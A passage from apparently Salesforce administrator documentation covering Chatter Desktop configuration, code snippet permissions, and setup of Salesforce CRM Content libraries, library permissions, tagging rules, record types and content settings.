Note: If the `default` attribute is set to *`true`* for `chatSoundEnabled` and *`false`* for `playSoundForEveryMessage`, a sound plays only for new chats received. If both are set to *`true`*, a sound plays for every chat received. If both are set to *`false`*, chat sounds are disabled.

3. If your organization uses instances of Salesforce other than Production and Sandbox, specify the servers that host those instances in separate `server` elements inside the `servers` element.

   Inside each `server` element, include the following attributes:

   - `label`—The name of the connection as you want it to appear in the user interface.
   - `serverUrl`—The URL you use to log in to the instance. The URL must begin with `https://` and end with `salesforce.com` or `chatter.com`. For example, if your organization has a European division that you log into from `https://emea.salesforce.com`, enter that URL and name the connection *`Europe`*..

- `defaultServer`—Set to TRUE to make this server the default instance to which Chatter Desktop connects.

4. Test the `.chatterdesktop` configuration file.
   a. Copy the `.chatterdesktop` configuration file to the user directory on your machine. The user directories are:
      - Windows—`c:\Documents and Settings\<username>` (Windows XP) or `C:\Users\<username>` (Windows 7)
      - Mac OS—`/Users/<username>`
      - Linux—`/home/<username>`
   b. Launch Chatter Desktop and verify that it functions correctly. See Chatter Desktop Troubleshooting Tips if there are problems.
5. Copy the `.chatterdesktop` file to the user directory on every machine running Chatter Desktop in your organization.

Example: The following is a sample configuration file:

```
<chatterdesktop>
   <config>
       <launchOnStartup default="false"
                        editable="false"/>
       <minimizeOnClose default="false"
                        editable="true"/>
       <notifications default="true"
                        editable="true"/>
       <criticalAlerts default="false"
                        editable="true"/>
       <bringToForeground default="false"
                        editable="true"/>
       <alwaysOnTop default="false"
                        editable="false"/>
       <chatWindowToForeground default="false"
                        editable="false"/>
       <chatSoundEnabled default="true"
                        editable="true"/>
       <playSoundForEveryMessage default="true"
                        editable="true"/>

    </config>

    <servers>
       <server label="Europe"
               serverUrl="https://emea.salesforce.com"
               defaultServer="true"/>
       <server label="Production"
               serverUrl="https://login.salesforce.com"
               defaultServer="false"/>
```

```
   </servers>
</chatterdesktop>
```

SEE ALSO:

Control Access to Chatter Desktop

Install Chatter Desktop Managed Version

Enable and Assign Permissions to Use Code Snippets

Use code snippets to enter syntax-highlighted code samples through the publisher in Lightning Experience and self-service communities based on the Customer Service (Napili) template. To make code snippets available, enable them and assign the permission to use them. There are two ways to enable and assign code snippet permission: through a user profile (step 1) or through a permission set (step 2).

1. Enable code snippets through a user profile:
   a. In Setup, expand **Manage Users** (**Users** in Lightning Experience), click **Profiles**, then click **Clone** next to **Standard User**.
   b. Give the clone a **Profile Name**, and click **Save**.
   c. On the clone page, click **Edit**.
   d. Scroll to the **General User Permissions** section, select **Allow Inclusion of Code Snippets from UI**, and click **Save**.
   e. Under **Manage Users**, click **Users**.
   f. Edit each user you want to have code snippet permission, and assign them the cloned user profile.
2. Enable code snippets through a permission set:
   a. In Setup, expand **Manage Users** (**Users** in Lightning Experience), click **Permission Sets**, then click **New**.
   b. In the **Label** field, enter a name for the permission set.
   c. Optionally, pick a type of user license for this permission set; pick **None** if you don't want to limit this permission set to a particular type.
   d. Click **Save**.
   e. On the new permission set page, under **System**, click **System Permissions**, then click **Edit**.
   f. Select **Allow Inclusion of Code Snippets from UI**, and click **Save**.
   g. Click **Manage Assignments**, then **Add Assignments**.
   h. Assign the new permission set, then click **Done**.

Salesforce CRM Content

Store, share, and manage your files in content libraries.

Set Up Salesforce CRM Content

Set up Salesforce CRM Content to enable the use of content libraries in your org. Salesforce CRM Content is only available in Salesforce Classic, but files from content libraries are available in Lightning Experience if Salesforce CRM Content is enabled for your org.

Customize Salesforce CRM Content

Modify content fields, validation rules, library permissions, and other default settings.

Customize Content Fields
Categorize and define your content

Libraries
Store, share, and manage your files in content libraries.

Content Settings
Customize content settings and enable content previews.

Set Up Salesforce CRM Content for Salesforce Mobile Classic

Set Up Salesforce CRM Content

USER PERMISSIONS	
To create, edit, or delete library permissions:	"Manage Content Permissions" OR "Manage Salesforce CRM Content"
To create, edit, or delete page layouts and record types:	"Manage record types and layouts for Files" OR "Manage Salesforce CRM Content"
To create content fields:	"Manage Content Properties" OR "Manage Salesforce CRM Content"
To create libraries:	"Create Libraries" OR "Manage Salesforce CRM Content"
To edit or delete libraries:	"Manage Salesforce CRM Content"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set up Salesforce CRM Content to enable the use of content libraries in your org. Salesforce CRM Content is only available in Salesforce Classic, but files from content libraries are available in Lightning Experience if Salesforce CRM Content is enabled for your org.

Tip: For more detailed information about setting up Salesforce CRM Content, refer to the Salesforce CRM Content Implementation Guide.

You can also enable Salesforce CRM Content in the Salesforce Mobile Classic app by adding the Content tab to the desired mobile configuration data sets.

To set up Salesforce CRM Content for your organization:

1. Enable Salesforce CRM Content from Setup by entering *Salesforce CRM Content* in the Quick Find box, selecting **Salesforce CRM Content**, and then selecting Enable Salesforce CRM Content.
2. Give users access to Salesforce CRM Content by assigning feature licenses in one of the following ways:

- To assign feature licenses to users automatically, from Setup, enter *Salesforce CRM Content* in the Quick Find box, select **Salesforce CRM Content**, and then select Autoassign feature licenses to existing and new users.
- To assign feature licenses to users manually, from Setup, enter *Users* in the Quick Find box, then select **Users** and click **Edit** next to the user's name. Select the Salesforce CRM Content User checkbox and click **Save**.

3. Verify that the Salesforce CRM Content users have the Salesforce CRM Content user permissions enabled. The user permissions include "Manage Salesforce CRM Content, "Create Libraries," "Manage Content Permissions," "Manage Content Properties", "Manage record types and layouts for Files", and "Deliver Uploaded Files and Personal Content."

   Note: Users with the "Deliver Uploaded Files and Personal Content" user permission can create content deliveries from personal libraries. This user permission does not affect the ability to deliver content from shared libraries.

4. Optionally, create a public group with a set of Salesforce CRM Content users. You can save time later by assigning the group to a library rather than assigning several users to the same library individually.
5. Optionally, create one or more library permissions. Library permissions are the groups of privileges that determine user access within a library. Every user must be assigned a library permission before he or she can use a library. All new organizations contain three library permissions: library administrator, author, and viewer.
6. Use the New Library Wizard to create a library, add members to the library, and assign library permissions to the members.
7. Categorize and define your content:
   a. Create content fields. These are custom fields that you assign to page layouts. The default fields are Description, Tags, and Title. If you want to create a field named, for example, Reviewed By, your custom content field would be a picklist with the names of possible reviewers.
   b. Create a custom page layout or modify the default page layout. Page layouts are the containers for custom fields; they determine which fields are available during the publishing process and how the fields display on the content details page. You can create multiple page layouts and record types and assign a content field to any or all page layouts. For example, if sales and marketing users need to record different information about their content, you can create Sales and Marketing page layouts and record types. If you create a Related Campaign lookup field and add it to the Marketing page layout and record type only, users who select the Sales record type during the upload process will not have the option to choose a campaign.
8. Optionally, enable the Add Google Doc to Salesforce service so library members can contribute Google docs to Salesforce CRM Content.

Implementation Tips

- Before creating libraries, review the files you plan to store in Salesforce CRM Content to determine how many libraries you need and what content belongs in each library. Users are given access to content based on library.
- If you have a large number of Salesforce CRM Content users, create a public group and add the group to a library rather than adding users to the library individually.
- To enable Salesforce CRM Content functionality for leads, accounts, contacts, opportunities, cases, products, or custom objects, add the Related Content related list to the appropriate page layout.
- To send web-formatted content to colleagues, leads, or contacts and associate it with Salesforce records, add the Content Deliveries related list to the page layout for leads, accounts, contacts, opportunities, cases, campaigns, or custom objects.
- To allow users to publish, edit, and search in any of the Salesforce-supported languages, from Setup, enter *Salesforce CRM Content* in the Quick Find box, select **Salesforce CRM Content**, and then click **Enable multilanguage search and contribute**.
- To associate Google docs with a library, the Add Google Doc to Salesforce service must be activated for your organization.

- Salesforce CRM Content is available via the Customer Portal and partner portal.
- All Salesforce CRM Content items display as primary tabs in the Salesforce Console.

Best Practices

- If you are using the Related Content related list on Salesforce objects, align your custom content fields with the standard and custom fields on the object to increase the accuracy of a "Find Content" search. Clicking the **Find Content** button on the related list matches content to the fields on the record and displays search results containing the related content.
- To ensure that content is classified consistently, define consistent tag names with your contributors. For example, by establishing tag names at the outset, you can avoid having tags such as "channel" and "channels" in the same library.
- Avoid using too many tags. The search engine helps users find specific content, whereas tags enable users to browse and subscribe. Therefore, excessive tagging creates unnecessary clutter.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
- To highlight valuable content and make it easier to find, mark it as "featured" on the content details page. Featured content receives a higher priority than similar content in search results, and appears on the Libraries tab for easy access. To feature content, users must have the `Feature Content` option checked in their library permission.
- If your organization uses Google Docs, encourage library members to add their Google docs to a library. Including Google docs in Salesforce CRM Content allows users to access all types of content from a single location and apply Salesforce CRM Content functionality, such as votes, comments, and subscriptions, to Google docs.

SEE ALSO:

Customize Salesforce CRM Content
Set Up Content Deliveries
Set Up Salesforce CRM Content for Salesforce Mobile Classic

Customize Salesforce CRM Content

Modify content fields, validation rules, library permissions, and other default settings.

From Setup, enter *Salesforce CRM Content* in the Quick Find box, then select **Salesforce CRM Content** to access the following options for customizing Salesforce CRM Content:

Tip: To perform the initial set up of Salesforce CRM Content for your organization, see Set Up Salesforce CRM Content on page 3851.

- **Content Fields**—Create, edit, or delete custom content fields. Custom fields allow users to categorize and define content during the publishing process.
- **Validation Rules**—Create, edit, or delete validation rules. Validation rules verify that the data a user enters when publishing content meets the standards you specify before the user can save the content.
- **Library Permissions**—Create, edit, or delete library permissions. A library permission determines user privileges within a library.
- **Settings**—Modify Salesforce CRM Content default settings for multi-language support, PDF downloads, content pack creation, or the enhanced document viewer.

SEE ALSO:

Set Up Salesforce CRM Content

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or delete content fields:
- "Manage Content Properties"

  OR

  "Manage Salesforce CRM Content"

To define or change field validation rules:
- "Customize Application"

To create, edit, or delete library permissions:
- "Manage Content Permissions"

  OR

  "Manage Salesforce CRM Content"

Modify content settings:
- "Manage Salesforce CRM Content"

Customize Content Fields

Categorize and define your content

To create, modify, and delete Salesforce CRM Content custom fields for categorizing and defining your content, go to the object management settings for content. If you're using Lightning Experience, go to the Object Manager, select **Content Version**, then scroll to the fields area. If you're using Salesforce Classic, enter `Salesforce Files` in the `Quick Find` box, then select **Fields**. The data assigned to these fields during upload is available on the content details page for the life of the file. After creating custom content fields, you must assign them to a page layout. The page layout determines which fields appear when a user uploads or revises files in Salesforce CRM Content.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or delete custom fields:

- "Manage Salesforce CRM Content"

  OR

  "Manage Content Properties"

To create a custom content field:

1. Click **New**.
2. Choose the type of field to create, and click **Next**.
3. For relationship fields, associate an object with the field and click **Next**.
4. Enter a field label. The field name is automatically populated based on the field label you enter. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Ensure the custom field name is not identical to any standard field name for that object.
5. Choose the page layout that should display the field as an editable field.

Click **Edit** or **Del** in the Content Custom Fields & Relationships related list to edit or delete a custom content field. You cannot edit or delete the standard content fields. Deleted custom fields and their data are stored until your org permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data.

SEE ALSO:

Customize Salesforce CRM Content

Find Object Management Settings

Libraries

Store, share, and manage your files in content libraries.

Create Libraries

Store, share, and manage your files in content libraries so you can decide who has access to files in each library and what permissions they have. Each org can have up to 2,000 libraries.

Manage Library Permissions

Create Library Permissions

Editing Library Permissions

Deleting Library Permissions

Assigning Library Tagging Rules

Restrict Record Types in a Library

Library administrators can choose which record types are available in a library. They can also set the default record type for publishing content to the library.

Create Libraries

Store, share, and manage your files in content libraries so you can decide who has access to files in each library and what permissions they have. Each org can have up to 2,000 libraries.

Step 1: Create a New Library

1. Click **New** in the My Libraries section of the Libraries tab home page.
2. Enter a unique library name.
3. If you want, add a description.
4. Click **Save and Add Members** or, if you want to add members later, click the **Save and Close** button.

Step 2: Add Library Members

1. On the **Libraries** tab, click the library name if the library isn't already open.
2. In the **Members** section, click **Add Members**.
3. If the member you want to add isn't listed, start to enter their first name in the search box and click **Find**.
4. Select members from the Available Members box. Members can include individual Salesforce CRM Content users or public groups containing Salesforce CRM Content users.

   Tip: If you have many Salesforce CRM Content users, create a public group and add it to a library rather than adding users to the library individually.

5. Click **Add** to add the members to the library.
6. Click **Next**.

Step 3: Assigning Library Permissions to Members

Select a library permission for each user or public group and click **Save**. For more information, see Manage Library Permissions on page 3857.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create libraries:

- "Manage Salesforce CRM Content"

  OR

  "Create Libraries"

To add members to a library:

- "Manage Salesforce CRM Content"

  OR

  `Manage Library` checked in your library permission definition

To assign library permissions to members:

- "Manage Salesforce CRM Content"

  OR

  `Manage Library` checked in your library permission definition

Manage Library Permissions

To manage library permissions, from Setup, enter *Content Permissions* in the Quick Find box, then select **Content Permissions**. A library permission is a group of privileges assigned to each Salesforce CRM Content library member. It determines which tasks a member can perform in a particular library. The same user can have a different library permission in each of his or her libraries.

Note: If your Salesforce CRM Content organization was created after the Spring '09 release, your organization already has three library permissions: Library Administrator, Author, and Viewer.

To create a custom library permission, click the **Add Library Permissions** button. To edit a library permission, click **Edit** next to the library permission name. To delete a library permission, click **Del** next to the library permission name.

Note: Library permissions do not apply to personal libraries. All Salesforce CRM Content users can save files in their personal libraries.

SEE ALSO:

Create Libraries

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or delete library permissions:

- "Manage Salesforce CRM Content"

  OR

  "Manage Content Permissions"

Create Library Permissions

To create a library permission in Salesforce CRM Content, from Setup, enter *Content Permissions* in the Quick Find box, then select **Content Permissions**. Next, click **Add Library Permissions**.

Tip: If your Salesforce CRM Content organization was created after the Spring '09 release, your organization already has Viewer, Author, and Library Administrator library permissions. If not, consider creating them. These three library permissions provide the different levels of library access required for most organizations. For the "Viewer" library permission, select the View Comments and Add Comments library privileges. For the "Author" library permission, select the Add Content, Add Content on Behalf of Others, Archive Content, Add Comment, and Tag Content library privileges. For the "Library Administrator" permission, select the Manage Library privilege.

1. Assign a name to the library permission.
2. Optionally, enter a description of the library permission. If your organization has several library permissions, consider describing each by its function or with a summary of its privileges. For example, the description for a "Marketing Reviewer" permission would read, "Reviews all content used in outbound marketing campaigns" or "Can view and comment on documents."
3. In the Permissions section, select the checkboxes that correspond to the privileges you want to grant to users with this library permission.

Library Privilege	Description
Manage Library	Perform any action in the library. This privilege is required to edit a library's name and

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create library permissions:

- "Manage Salesforce CRM Content"

  OR

  "Manage Content Permissions"

Library Privilege	Description
	description, add or remove library members, or delete a library. Manage Library is a super permission which provides all the following permission options listed except `Deliver Content`. Creating a library requires the "Manage Salesforce CRM Content" app permission or "Create Libraries" system permission.
`Add Content`	Publish new content to the library, upload new content versions, or restore archived (deleted) content. Content authors can also change any tags associated with their content and archive or delete their own content.
`Add Content on Behalf of Others`	Choose an author when publishing content in the library.
`Archive Content`	Archive and restore any content in the library.
`Delete Content`	Delete any content in the library. Authors can undelete their own content from the Recycle Bin.
`Feature Content`	Identify any content in the library as "featured."
`View Comments`	Read comments posted to any content in the library.
`Add Comments`	Post comments to any content in the library and view all comments in the library. Users can edit or delete their own comments.
`Modify Comments`	Edit or delete comments made to any content in the library.
`Tag Content`	Add tags when publishing content or editing content details in the library.
`Deliver Content`	Create a content delivery using any files in the library.
`Attach or Share Content`	Make content from this library accessible in Chatter. Within Chatter, select a file from the library and attach it to a post or share it.
`Organize File and Content Folder`	Create, rename, and delete folders in libraries in Lightning Experience.

4. Click **Save**.

SEE ALSO:

- Create Folders in Libraries in Lightning Experience
- Create Libraries
- Manage Library Permissions
- Editing Library Permissions

Editing Library Permissions

To edit a Salesforce CRM Content library permission, from Setup, enter *Content Permissions* in the Quick Find box, then select **Content Permissions**. Then click **Edit** next to the appropriate permission.

1. Assign a name to the library permission.
2. Optionally, enter a description of the library permission. If your organization has several library permissions, consider describing each by its function or with a summary of its privileges. For example, the description for a "Marketing Reviewer" permission would read, "Reviews all content used in outbound marketing campaigns" or "Can view and comment on documents."
3. In the Permissions section, select the checkboxes that correspond to the privileges you want to grant to users with this library permission.

Library Privilege	Description
Manage Library	Perform any action in the library. This privilege is required to edit a library's name and description, add or remove library members, or delete a library. Manage Library is a super permission which provides all the following permission options listed except Deliver Content. Creating a library requires the "Manage Salesforce CRM Content" app permission or "Create Libraries" system permission.
Add Content	Publish new content to the library, upload new content versions, or restore archived (deleted) content. Content authors can also change any tags associated with their content and archive or delete their own content.
Add Content on Behalf of Others	Choose an author when publishing content in the library.
Archive Content	Archive and restore any content in the library.
Delete Content	Delete any content in the library. Authors can undelete their own content from the Recycle Bin.
Feature Content	Identify any content in the library as "featured."
View Comments	Read comments posted to any content in the library.
Add Comments	Post comments to any content in the library and view all comments in the library. Users can edit or delete their own comments.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit library permissions:

- "Manage Salesforce CRM Content"

  OR

  "Manage Content Permissions"

Library Privilege	Description
`Modify Comments`	Edit or delete comments made to any content in the library.
`Tag Content`	Add tags when publishing content or editing content details in the library.
`Deliver Content`	Create a content delivery using any files in the library.
`Attach or Share Content`	Make content from this library accessible in Chatter. Within Chatter, select a file from the library and attach it to a post or share it.
`Organize File and Content Folder`	Create, rename, and delete folders in libraries in Lightning Experience.

4. Click **Save**.

SEE ALSO:

Create Libraries

Manage Library Permissions

Deleting Library Permissions

Deleting Library Permissions

To delete a customized library permission for Salesforce CRM Content:

1. From Setup, enter *`Content Permissions`* in the `Quick Find` box, then select **Content Permissions**.
2. Click **Del** next to the appropriate permission.
3. Review the list of affected users. The delete page shows all Salesforce CRM Content users who are assigned to the library permission in a particular library. If you delete the library permission, the user will lose access to that library.
4. Click **Delete Permission** to confirm.

SEE ALSO:

Create Libraries

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete library permissions:

- "Manage Salesforce CRM Content"

  OR

  "Manage Content Permissions"

Assigning Library Tagging Rules

In Salesforce CRM Content, tags are descriptive labels that help classify and organize content. Contributors can assign tags to their files, content packs, Google docs, or Web links, thus enabling all library members to browse for content by tag. The tagging rule in a library determines how contributors can tag content; for example, the restricted-tagging rule does not allow contributors to create new tags. Library tagging rules are optional. By default, library contributors can enter any tag.

To assign a tagging rule to a library:

1. On the Libraries tab, select a library from the **My Libraries** area.
2. Click **Tagging Rules** and choose one of the following options:

Library Tagging Rule	Description
`Open Tagging`	This rule places no restrictions on tagging. Contributors can enter any tag when publishing or editing content. While a tag is typed, Salesforce CRM Content autosuggests tags based on the contributor's recently used tags and the Popular Tags list.
`Guided Tagging`	This rule also enables contributors to enter any tag when publishing or editing content, but contributors are also offered a list of suggested tags. If you select Guided Tagging, the next step prompts you to enter the suggested tags that you want to recommend to library contributors.
`Restricted Tagging`	This rule requires contributors to choose from the list of suggested tags. If you select Restricted Tagging, the next step prompts you to enter the list of suggested tags.

3. If you chose **Guided Tagging** or **Restricted Tagging**, click the link for auto-populating the `Suggested Tags` field and then edit, add, or remove tags as needed. If you do not auto-populate the `Suggested Tags` field, any new tags you enter in the field are added to the existing list of suggested tags in the library.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign a tagging rule to a library:

- "Manage Salesforce CRM Content"

  OR

  `Manage Libraries` checked in your library permission definition

Notes on Library Tagging Rules

- `Open Tagging` is the default tagging rule.
- If you publish, share, or move content to a library that uses restricted tags, you will receive an error if your content contains unsupported tags.
- When you share content from one library to another, the most restrictive tagging rule applies. For example:
  - When content is shared between a restricted-tagging library and a guided- or restricted-tagging library, you can only choose tags that are common to both libraries.

  - When content is shared between an open tagging library and a restricted-tagging library, you can only choose tags suggested in the restricted-tagging library.

- If a restricted tagging rule is applied after content has already been published in the library and the existing content contains tags that are no longer permitted by the rule, the tags remain assigned to the content until it is edited or revised. For example, if the `Q3Forecast` document has a *`market indicators`* tag and *`market indicators`* is not a suggested tag according to the new restricted-tagging rule, *`market indicators`* is removed from `Q3Forecast` only when a user publishes a new version of the file or edits the file's tags on the content details page.
- Avoid using too many tags. The search engine helps users find specific content, whereas tags enable users to browse and subscribe. Therefore, excessive tagging creates unnecessary clutter.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

SEE ALSO:

Create Libraries

Restrict Record Types in a Library

Library administrators can choose which record types are available in a library. They can also set the default record type for publishing content to the library.

To restrict the record types allowed in a library:

1. On the Libraries tab, select a library from the **My Libraries** area.
2. Click **Record Types**.
3. Optionally, change the default record type for the library.
4. Select the `Restrict the record types available in the library` checkbox.
5. Select one or both of the following options:
   - `Allow content with any record type to be linked to this library`—Select this option if you want to enable content published in other libraries to be shared to the library where you have restricted record types. The content in other libraries can be shared regardless of the record types used.
   - `Do not apply record type restrictions to existing content`—Select this option if you do not want to receive warnings regarding existing content in the library. You will not be alerted if existing content uses record types that you exclude from the library. This option refers to notifications only; existing content is not affected by restricted record types.
6. For each record type that you want to allow in the library, move it from the Available Record Types list to the Selected Record Types list.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: both Salesforce Classic and Lightning Experience

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To restrict record types:

- "Manage record types and layouts for Files"

  OR

  "Manage Salesforce CRM Content"

Notes on Restricting Record Types

- If the library already contains published content, selecting the `Restrict the record types available in the library` option automatically moves all the record types used by the published content to the Selected Record Types list.
- Deselecting the `Restrict the record types available in the library` option automatically moves any record types in the Selected Record Types list to the Available record Types list.
- When changing a file's managing library, the file's record type must be permitted in the new managing library.
- When sharing a file with a library, the file's record type must be permitted in the shared library unless the `Allow content with any record type to be linked to this library` option is selected for the shared library.
- When the default record type for a user's profile differs from the default record type for a library, the user profile default takes priority when a user with that profile shares a file with the library. *General* is used as the default record type when no default is set for the user profile.
- When there are no record types in common between a user profile and a library, the default record type for a library is available to users with that user profile who are sharing files with the library.

Content Settings

Customize content settings and enable content previews.

Customize Content Settings

Allow Content Previews in Link Posts

Salesforce provides rich media support for over 400 URL domains. When you attach a link to a post, supported links are converted into embedded videos, images, and rich article previews.

Set Up Content Deliveries

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. Content deliveries are available in Salesforce Classic only. However, Lightning Email generates delivery-based links as email attachments for Lightning Experience users who have access to the Content Deliveries feature.

Content Delivery Fields

Customize Content Settings

From Setup, enter *Salesforce CRM Content* in the Quick Find box, then select **Salesforce CRM Content** to modify the defaults for your Salesforce CRM Content organization:

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify Salesforce CRM Content settings:

- "Manage Salesforce CRM Content"

Enable Salesforce CRM Content

If this option is checked, Salesforce CRM Content is enabled for your organization.

Autoassign feature licenses to existing and new users

If this option is checked, Salesforce automatically attempts to assign Salesforce CRM Content feature licenses to all existing users. If there aren't enough licenses available, no licenses are assigned. Contact Salesforce to request additional feature licenses. When a new user is created, a Salesforce CRM Content feature license is automatically assigned as long as licenses are available. A feature license corresponds to the Salesforce CRM Content User checkbox on the user detail page.

Enable multilanguage search and contribute

If this option is checked, a Language drop-down list is available when users publish, edit, or search for content. The Language drop-down list contains all languages that Salesforce supports.

If a user does not choose a language when publishing content, that content is associated with the user's personal language by default. If the user's personal language setting is different from the organization's language, content published by that user is associated with the user's language, not the organization's language.

Enable content pack creation

If this option is checked, the **Create New** > **Content Pack** option displays on the Libraries tab and users can create content packs from any documents or files in their Salesforce CRM Content private or public libraries.

If this option is not checked after users in your organization have already created content packs, those packs are not deleted and users can continue to modify metadata such as description, title, and custom fields. However, once content pack creation is no longer enabled, users cannot customize or modify existing packs. Specifically, the **Clone & Customize** button and the **Edit** > **Edit Content Pack** option on the content details page are unavailable.

Enable enhanced document viewer

If this option is checked, an enhanced set of navigation and customization options are available for the document viewer. The document viewer allows users to preview a document without downloading, whether the document be a content delivery sent to a lead, prospect, or colleague, a document viewed internally in Salesforce CRM Content, or a file in Salesforce Files. The document viewer has three modes: the Preview tab on the content details page (preview mode), the content delivery URL (delivery mode), and full screen mode, which displays when you click the full-screen option on the content details page or in a content delivery. In Chatter, users can preview files in feeds, on file lists, and on the Files tab. The Enhanced document viewer setting provides the following capabilities to users who are viewing documents:

- In addition to using the next page ( ), previous page ( ), first page ( ), and last page ( ) icons on the document toolbar, you can navigate page-by-page through a document by right-clicking and choosing **Next Page** and **Previous Page**. The right-click menu is not available in preview mode.
- You can jump directly to a page by entering the page number and clicking Enter. This option is not available in full-screen mode.
- From the right-click menu you can choose the **Fit Width** option to expand the width of the document or the **Fit Full Page** option to view the whole page of the document. The fit width icon ( ) and fit full page icon ( ) are also available on the toolbar.
- From the right-click menu you can choose the **Full Screen** option to view the document in full screen mode or the **Exit** option to exit full screen mode. The full screen icon ( ) and exit icon ( ) are also available on the toolbar.

- From the right-click menu you can **Zoom In** or **Zoom Out**. The zoom-in icon ( ) and zoom-out icon ( ) are also available on the toolbar.
- You can use the scroll bar to move continuously through a document without needing to click the **Next Page** and **Previous Page** icons. Continuous scrolling is not available in preview mode or for PowerPoint documents in any mode.
- You can use the keyboard arrow keys to navigate page-by-page through a document. Click on the document viewer and use the keys as follows:
  - Right-arrow key: moves a PowerPoint document forward one slide and moves a PDF, Word, or Excel document forward one page.
  - Left-arrow key: moves a PowerPoint document backward one slide and moves a PDF, Word, or Excel document backward one page.
  - Up-arrow key: moves a PowerPoint document forward one slide and scrolls a PDF, Word, or Excel document up the page.
  - Down-arrow key: moves a PowerPoint document backward one slide and scrolls a PDF, Word, or Excel document down the page.

  Navigating with keyboard-arrow keys is not available in preview mode.

Enable Office 2007 previews in Content—Pilot

If this option is checked, Microsoft Office 2007 files, including PowerPoint, Word, and Excel can be previewed in their entirety in Salesforce CRM Content and Chatter. In Salesforce CRM Content you do not need to download a large document to determine if its content is relevant to you. The content details page provides document details at a glance, including document title, author, description, tags, libraries, comments, votes, versions, subscribers, and downloads. If the document is a Microsoft PowerPoint, Word, Excel, or Adobe® PDF file, you can preview the entire file in your browser without downloading it. Some aspects of files may not be displayed in previews. Copy-protected PDFs can't be previewed.

You can also preview files in Chatter feeds, from the Files tab, from a file detail page, and from group and profile file lists.

Note: If this option is unchecked after Office 2007 previews have been generated, those previews will no longer be available.

Show Salesforce Files in Salesforce CRM Content

If this option is enabled, searches in Salesforce CRM Content include Salesforce Files. The search drop-down list on the Content and Libraries tabs, and the filters on the Content tab include **All Files**, **Shared with Company**, **My Groups**, and **My Libraries**.

If this option is not checked, searches in Salesforce CRM Content don't include Salesforce Files. The search drop-down list on the Content and Libraries tabs, and the filters on the Content tab include **All Libraries**, **Private Library**, and any shared libraries the user is a member of.

SEE ALSO:

Customize Salesforce CRM Content

Allow Content Previews in Link Posts

Allow Content Previews in Link Posts

Salesforce provides rich media support for over 400 URL domains. When you attach a link to a post, supported links are converted into embedded videos, images, and rich article previews.

You must enable Chatter before you can enable link previews.

The rich media content is provided by Embed.ly, a third-party service. We don't share any content, user, organization, or account data with Embed.ly. We only share the URLs that are on the domain whitelist. Also all our URL requests pass through a Salesforce proxy. Embed.ly never receives calls directly from the client and therefore doesn't have information about who's making the URL request.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Click **Edit**.
3. Select **Allow Rich Link Previews**.
4. Click **Save**.

Post with links to rich media content are rendered as a preview, including thumbnails, descriptions, and video players for video URLs. If a post doesn't render a link as a rich preview in the feed, the URL domain for that link either isn't supported or Embed.ly was unable to return the preview content for the URL.

Rich media previews are enabled by default. If you disable rich media previews, users can only preview videos from the YouTube community.

Note: For a look-up list of supported URL domains, see "URL Domains for Rich Link Previews in Feeds."

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

USER PERMISSIONS

To enable Chatter:
- "Customize Application"

SEE ALSO:

Customize Content Settings

Set Up Content Deliveries

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. Content deliveries are available in Salesforce Classic only. However, Lightning Email generates delivery-based links as email attachments for Lightning Experience users who have access to the Content Deliveries feature.

In addition to tracking, content deliveries provide several benefits over sending files as attachments, such as giving you control over how long the delivery is available to viewers and whether a viewer can download a file or see it online only. By default, a content delivery shows the most recent version of the file being delivered.

